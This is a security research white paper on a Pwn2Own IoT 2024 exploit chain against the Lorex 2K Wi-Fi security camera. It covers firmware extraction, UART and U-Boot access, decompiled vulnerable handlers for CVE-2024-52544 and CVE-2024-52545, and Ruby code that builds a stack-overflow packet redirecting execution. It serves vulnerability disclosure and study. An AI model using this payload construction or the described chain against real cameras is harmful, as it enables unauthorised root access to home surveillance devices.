WHITE PAPER

PWN2OWN IOT 2024 - LOREX 2K INDOOR WI-FI SECURITY CAMERA

December 3, 2024

By Stephen Fewer, Principal Security Researcher




TABLE OF CONTENTS

Overview **3**

Technical Analysis

- Firmware Extraction **5**
- UART Interface **7**
- Debugging **10**
- Vulnerabilities **11**
- Exploitation **32**

About Rapid7 **39**

OVERVIEW

The Lorex 2K Indoor Wi-Fi Security Camera is a consumer security device that provides cloud-based video camera surveillance capabilities. This device was a target at the 2024 Pwn2Own IoT competition. Rapid7 developed an unauthenticated remote code execution (RCE) exploit chain as an entry for the competition. This document details this exploit chain.


The exploit chain consists of five distinct vulnerabilities, which operate together in two phases to achieve unauthenticated RCE. The five vulnerabilities are listed below.

ID	Description	Affected Service	CVSS
CVE-2024-52544	An unauthenticated attacker can trigger a stack based buffer overflow.	DP Service (TCP port 3500)	9.8 (Critical)
CVE-2024-52545	An unauthenticated attacker can perform an out of bounds heap read.	IQ Service (TCP port 9876)	6.5 (Medium)
CVE-2024-52546	An unauthenticated attacker can perform a null pointer dereference.	DHIP Service (UDP port 37810)	5.3 (Medium)
CVE-2024-52547	An authenticated attacker can trigger a stack based buffer overflow.	DHIP Service (TCP port 80)	7.2 (High)
CVE-2024-52548	An attacker can bypass code signing enforcements and execute arbitrary native code.	Kernel	6.7 (Medium)

Phase 1 performs an authentication bypass, allowing a remote unauthenticated attacker to reset the device's admin password to a password of the attacker's choosing. This phase leverages an unauthenticated stack-based buffer overflow and an unauthenticated out-of-bounds (OOB) heap read vulnerability. The OOB heap read allows an attacker to leak secrets stored in the device’s memory that are required to compute a special code value; this code value is required for an administrator password reset to be performed. A null pointer dereference vulnerability is leveraged to force the device to reboot in order to allow the next phase to complete.

Phase 2 achieves remote code execution by leveraging the auth bypass in phase 1 to perform an authenticated stack-based buffer overflow and execute an Operating System (OS) command with root privileges. This capability is then leveraged to write a file to disk and in turn, bypass the device's code signing enforcement in order to execute arbitrary native code. Finally, the exploit will execute a reverse shell payload to give the remote attacker a root shell on the target device.

An overview of the two phases chained together can be seen below.




The accompanying source code for the exploit chain can be found here.

TECHNICAL ANALYSIS

Firmware Extraction

The device receives firmware updates directly from the vendor, pushed down via their cloud infrastructure. Therefore, there is no standalone file containing the firmware that we can download. Instead we extract the firmware directly from the device's flash memory chip.

The device has a 64 M-bit (8 MB) Winbond serial flash memory chip in an 8-pin SOIC package (Product ID W25Q64JVSSIQ). We used an [XGecu T48]() programmer and a SIOC-8 adapter clip to read the flash memory, as shown below.



The resulting `W25Q64JV@SOIC8.BIN` file that the XGecu tool produces can then be processed via the [binwalk]() tool to extract several artifacts, including a squashfs file system containing the embedded Linux root file system. The binwalk tool can also extract additional jffs2 and cramfs images.


This technical analysis is based on the firmware version `2.800.030000000.3.R`.

The majority of the vulnerabilities are located in the /usr/bin/sonia binary, which has the following properties.

```
Unset
$ cd ./_W25Q64JV@SOIC8.BIN.extracted/squashfs-root/usr/bin
$ sha1sum sonia
749449e52cf3e0ef0141f9a864a207065d7a83ba  sonia
$ file sonia
sonia: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

UART Interface

The device has pinouts for a UART interface, as shown below, highlighted in yellow. The pinout order from top to bottom is 3.3v, GND, TX, RX. The UART interface will operate at 115200 bps. A device such as a Bus Pirate can be used to connect to the UART interface.



By default we can receive data over this interface, but only for U-Boot; no output from the Linux environment is received. We cannot send any characters to the device to get an interactive shell. To enable full input and output over the UART interface, we must first enter the U-Boot menu during the early stage boot process and modify the U-Boot environment configuration. To enter the U-Boot menu we must press the asterisk key (*) several times as soon as the device is powered on. Once in the U-Boot menu, we can enter the following commands.

```
Unset
setenv dh_keyboard 0
setenv appauto 1
save
boot
```

Setting `dh_keyboard` to 0 ensures sonia, the main binary that runs the majority of all services on the device, writes its stdout and stderr to the console (the file \etc\init.d\rcS governs this at run time). Setting `appauto` to 1 ensures the device's network services start as normal (the file `\etc\init.d\appauto` governs this at run time).

After this has been done, we will be able to login to an interactive shell via the username "admin" and the password created during initial device setup. Unfortunately, this shell, as shown below, is a limited Command Line Interface (CLI) environment, and we do not get root access and cannot execute OS commands a la a normal shell (e.g. `/bin/sh`). There is a command called "shell", but this will drop us to a limited shell called DSH. DSH also has a "shell" command to execute arbitrary OS commands, but first DSH will print a QR code to the console that contains a URL to a remote site hosted on svsh.dah6.com. That site requires a password to be entered to generate a special code that must be provided to DSH before it will execute arbitrary shell commands.

```
Unset
username: admin
password:
admin $
help
---------------------Console Help Info-----------------------------

Index    Cmd                   Info
-------------------------------------------------------------------
1        HS                  VSP HSWX
2        appdev              App-Dev Cmd
3        bitrate             bitrate debug
4        date                display current time
5        devMgr              devMgr test
6        dp                  dpserver debug
7        dvrip               dvrip debug
8        exit                Logout
9        fileLog             fileLog Test
10       help                Console cmd help info
11       init                init debug
```

```
12      key                 key debug, help for detail
13      langMgr             langMgr test
14      language            crypt language info
15      led                 Welcome to led's World
16      lensMask            lensMaskMgr test
17      light               light debug
18      logApp              log debug
19      manager_time        time debug
20      netaddr             netaddr debug
21      netapp              netapp debug
22      netcard             netcard debug
23      netmux              debug netmux
24      p2p                 init debug
25      printl              print log Deug
26      reboot              reboot system
27      record              Welcome to record's World
28      remoteAlarmLink     RemoteAlarmLink debug
29      runins              printf all ins
30      shell               enter system shell
31      snap                snap test
32      speak               speak test
33      store               store test-file-option
34      stream              Welcome to stream's World
35      sync                init debug
36      timer               timer debug
37      upgrade             upgrade test
38      usrMgr              usrMgr test
39      v                   Show libPlatform version info
40      wifi                set wifi mode
41      wlan                wlan test cmd
-------------------------------------------------------------------
admin $shell


BusyBox v1.18.4 (2021-08-25 14:48:29 CST) built-in shell (ash)
Revision: 102350
Enter 'help' for a list of built-in commands.

sh: can't access tty; job control turned off
Date&Time: Aug 26 2021 12:54:43
Revision: 102350
Enter 'help' for a list of commands (dsh)

help

Support Commands:
```

```
shell                         help                          getDateInfo
diagnose
Please set UTF-8 character encoding format in terminal for displaying Qrcode
#shell

Domain Accounts:1
1

Please scan QRcode
```

Debugging

With no root shell access on the device, we were unable to use a debugger during the initial exploit development process. We ultimately did get root shell access by discovering and exploiting the Phase 2 exploit (CVE-2024-52547 + CVE-2024-52548). This allowed us to write custom tooling in C and execute it via the Phase 2 exploit. The Phase 2 exploit itself was developed without the aid of a debugger. Fortunately, when the sonia binary crashes, some crash dump information, such as the state of the CPU registers, can be read over the UART interface. This was helpful in lieu of an actual debugger. An example of this crash dump information is shown in the image below.

PuTTY (inactive)

```
[b6dcd560]
 [0002c560] libuClibc-1.0.31.so
[58585858]

CURRENT PROCESS:
COMM=sonia PID=673

TEXT=00010000-006282e0 DATA=00638cc0-006bfd2c BSS=006bfd2c-01b8b000
USER-STACK=becade80  KERNEL-STACK=c2524400

PSR: 0x60000030
EPC: 0xb6dcd560, at 0xb6dcd560.
LR : 0x00414145, at 0x00414145.
SP : 0xb4c4b9c0
orig_r0: 0xffffffff
ARM_ip: 0x00645298   ARM_fp: 0x01b2d6f8   ARM_r10: 0x00000000   ARM_r9: 0x00000000
ARM_r8: 0x42424242   ARM_r7: 0x42424242   ARM_r6: 0x42424242   ARM_r5: 0x42424242
ARM_r4: 0x42424242   ARM_r3: 0x00000000   ARM_r2: 0x52f7f85d   ARM_r1: 0x00000001
ARM_r0 0x00000000

CODE:
EPC is not in the code section!


STACK:
b4c4b9c0:
44444444 20202020
20202020 20202020
```

Vulnerabilities

CVE-2024-52544

The DP service listens for connections on TCP port 80. Notably, despite using the common port number for HTTP, this is a custom binary protocol and not HTTP. Several code paths are reachable by an unauthenticated attacker, including the handler for command `0xA0`, which services a login request. This handler function is located at a virtual address of `0x0038CF08` in the `sonia` binary.

The login handler will expect both a username and password value passed in the input data supplied during a login request These values are delimited by a double ampersand sequence (see [1] below). No length check of either the username or password value is performed before either of these two values are copied into two separate 128-byte stack buffers via `memcpy` (see [2] and [3] below). This allows an unauthenticated attacker to provide either a username or a password value greater than 128 bytes during a login request to the DP service. A stack buffer will be overflowed, allowing for the return address on the stack to be overwritten and program execution to be redirected to an attacker-controlled location.

```
C/C++
// sonia!0x0038CF08
int dp_handlerA0(int a1, int a2)
{
  // ...snip...

  char bufferA_128[128]; // [sp+8h] [bp-120h] BYREF
  char bufferB_128[128]; // [sp+88h] [bp-A0h] BYREF

  // ...snip...

    if ( input_bufferA )
    {
      pos_of_amperstand_bufferA = strstr(input_bufferA, "&&"); // <---
[1]

        pos_of_null_term = strchr(input_bufferA, null_char_value); //
<--- [4]

      if ( pos_of_amperstand_bufferA )
      {
        if ( pos_of_null_term && pos_of_amperstand_bufferA <=
pos_of_null_term )
        {
          v14 = pos_of_amperstand_bufferA - input_bufferA;
          v15 = pos_of_amperstand_bufferA + 2;

          memcpy(bufferA_128, input_bufferA, v14); // <--- [2]

               v16 = strstr(v15, "&&");
          if ( v16 )
            v17 = v16 - v15;
          else
            v17 = pos_of_null_term - v15; // <--- [5]

               memcpy(bufferB_128, v15, v17); // <--- [3]

               if ( v9 <= pos_of_null_term - input_bufferA
```

```
            || extract_tracepoint(pos_of_null_term + 1, "Random", (void
*)(a2 + 176), 256) >= 0 )
          {
            goto LABEL_16;
          }

              puts("--UserLogin//:error extra data1 ");
        }
      }
    }
    return -1;
  }
  // ...snip...
}
```

To exploit this vulnerability we face several challenges. While the attacker-supplied data is copied via `memcpy`, which will copy any byte value, the source length value is calculated based upon the location of a null terminator, which must be present in the input data. Therefore, an attacker cannot supply any null characters during the overflow, as placing any null character in the input data will indicate the end of the data during the check at [4] above, which is then used during the length calculation prior to a call to `memcpy` (see [5] above).

A second complication is that full ASLR has been enabled on the target systems (i.e., `/proc/sys/kernel/randomize_va_space` is set to the value 2). So the location in memory of all libraries, stacks, and heaps will be randomized. Fortunately, the sonia binary has not been compiled as a Position Independent Executable (PIE), and will be loaded at a fixed address `0x0010000` even though full ASLR is enabled. We can verify this using the checksec tool, as shown below.

```
Unset
$ checksec --file=sonia
[*] '~/squashfs-root/usr/bin/sonia'
    Arch:       arm-32-little
    RELRO:      No RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x10000)
```

However, all code addresses within the sonia binary will contain a null byte in the top 8 bits of an address (e.g., `0x00XXXXXX`). This prevents us creating a Return Oriented Programming (ROP) chain, as to do so would require writing the address of multiple ROP gadgets to the stack, and our stack overflow primitive will not allow us to write any null bytes.

We can overcome these restrictions by performing a partial overwrite of the saved return address already present on the stack, to redirect the flow of execution to an attacker-controlled location within the `sonia` binary. By only overflowing the first 3 bytes of the saved return address with attacker-controlled data (thanks to the architecture being little-endian), we can preserve the null byte that is already present in the high byte of the original saved return address. A further limitation during exploitation is that we cannot place any attacker-controlled data after the saved return address, which is where we would typically write attacker-controlled data to be used by a ROP gadget, as this location will be referenced by any gadget as if it is located in the current stack frame (i.e. `sp+0xXX`).

So, by only controlling 3 bytes, and with limited ability to place any other attacker-controlled data on the stack (bar controlling register r4 through to r9, when they are popped off the stack prior to the return happening, and also cannot contain any null bytes), we need to locate a suitable gadget that will aid exploitation.

We identified a suitable gadget in the Image Quality (IQ) service. This service does not run by default, but the function `sonia!thread_listen_handle` (`0x001CC0B0`) is used to start the service. Conveniently for us, this function takes no arguments and requires no prior configuration to run successfully. Finally, this function will also not return, as to do so would crash the `sonia` binary. Instead, this function will create a listening socket on TCP port 9876 and loop indefinitely while the service handles incoming IQ client requests.

We construct the overflow buffer as follows (shown in Ruby code).

```
Python
dp_overflow = String.new
dp_overflow << 'D' * 128
dp_overflow << 'SSSS' # padding
dp_overflow << 'BBB4' # r4
dp_overflow << 'BBB5' # r5
dp_overflow << 'BBB6' # r6
dp_overflow << 'BBB7' # r7
dp_overflow << 'BBB8' # r8
dp_overflow << 'BBB9' # r9
```

```
dp_overflow << [0x001CC0B0 | 1].pack('V') # pc ->
sonia!thread_listen_handle, we OR with 1 as gadget is Thumb code.

dp_data  = String.new
dp_data << 'admin'
dp_data << '&&'
dp_data << dp_overflow

dp_packet = [
  0xA0, 0, 0, 0,
  dp_data.length,
  0, 0, 0, 0, 0, 0
].pack('CCCCVVVVVVV') << dp_data
```

We have now expanded the unauthenticated attack surface on the target, and can proceed to exploit an unauthenticated out-of-bounds heap read in the IQ service.

CVE-2024-52545

The IQ service will listen on TCP port 9876 and uses a simple custom binary protocol for message passing. An IQ packet will have a 32-bit command ID value, a 32-bit length value of the command-specific data, and a blob of command-specific data.

The function `sonia!thread_cmd_handle` will receive an incoming packet from a client, handle the request, and then send a response back to the client. The key parts are shown below.

```c
C/C++
int * thread_cmd_handle(int *result)
{
  iq_buff isp_buffer; // [sp+10h] [bp+8h] BYREF
  iq_buff out_data; // [sp+1Ch] [bp+14h] BYREF
  iq_buff in_data; // [sp+28h] [bp+20h] BYREF
  struct iq_hdr iq_header; // [sp+34h] [bp+2Ch] BYREF
  int client_sock; // [sp+3Ch] [bp+34h] BYREF
  size_t n; // [sp+40h] [bp+38h]
  int recv_ret; // [sp+44h] [bp+3Ch]
  recv_ret = 1;
  client_sock = *result;
```

```
  if ( client_sock >= 0 )
  {
    sub_1D02E0(client_sock, 3000, 3000, 0x2000, 0x2000);
    sub_1D02AC(client_sock);
    memset(&in_data, 0, sizeof(in_data));
    memset(&out_data, 0, sizeof(out_data));
    memset(&isp_buffer, 0, sizeof(isp_buffer));
    in_data.heap_ptr = (char *)malloc(51200u);
    in_data.max_length = 51200; // <--- [6]
    out_data.heap_ptr = (char *)malloc(51200u);
    out_data.max_length = 51200; // <--- [7]

    // ...snip...
            recv_ret = iq_recv(client_sock, in_data.heap_ptr,
iq_header.data_length, iq_header.data_length);
            if ( recv_ret == iq_header.data_length )
            {
              in_data.curr_length = iq_header.data_length;
              recv_ret = MI_IQSERVER_ProcessCmd(
                           iq_header.command,
                           iq_header.data_length,
                           &in_data,
                           &out_data,
                           &isp_buffer); // <--- [8]
              if ( recv_ret )
              {
                // ...snip...
              }
              else
              {
                recv_ret = SendResponseHeader(client_sock, 0,
out_data.curr_length, 0);
                if ( !recv_ret && out_data.curr_length &&
out_data.heap_ptr )
                {
                  if ( (int *)out_data.heap_ptr == &iqsvr_buff_array )
                  {
                    // ...snip...
                  }
                  else
                  {
```

```
                    recv_ret = SendResponseData(client_sock,
out_data.heap_ptr, out_data.curr_length, 0); // <--- [9]
                  }
    // ...snip...
```

We can see above in [6] that a structure called in_data (with 51200 bytes allocated for the incoming command data) will be initialized, along with a corresponding structure called `out_data` [7] (also allocating 51200 bytes for the outgoing response data).

The function call to `sonia!MI_IQSERVER_ProcessCmd` (shown above in [8]) will dispatch the incoming request based on the packet's command ID. Finally, a response is sent back to the client at [9]. We can note here that the response will include the `out_data.heap_ptr` buffer along with a length value supplied from `out_data.curr_length`.

As shown below in [10], the command ID value 6 corresponds to the `sonia!MI_IQSERVER_GetApi` command handler function.

```
C/C++
int __fastcall MI_IQSERVER_ProcessCmd(
        int cmd,
        unsigned int in_length,
        iq_buff *in_buffer,
        iq_buff *out_buffer,
        iq_buff *isp_buffer)
{
  char *v7; // [sp+18h] [bp+10h]
  int v8; // [sp+1Ch] [bp+14h]
  unsigned __int16 v9; // [sp+22h] [bp+1Ah]
  int Picture; // [sp+24h] [bp+1Ch]

  Picture = -1;
  out_buffer->curr_length = 0;
  switch ( cmd )
  {
    // ...snip...
    case 6:
      Picture = MI_IQSERVER_GetApi(g_vpeChn, in_buffer, in_length,
out_buffer, (const void **)&isp_buffer->heap_ptr); // <--- [10]
```

```
      break;
    // ...snip...
    default:
      return Picture;
  }
  return Picture;
}
```

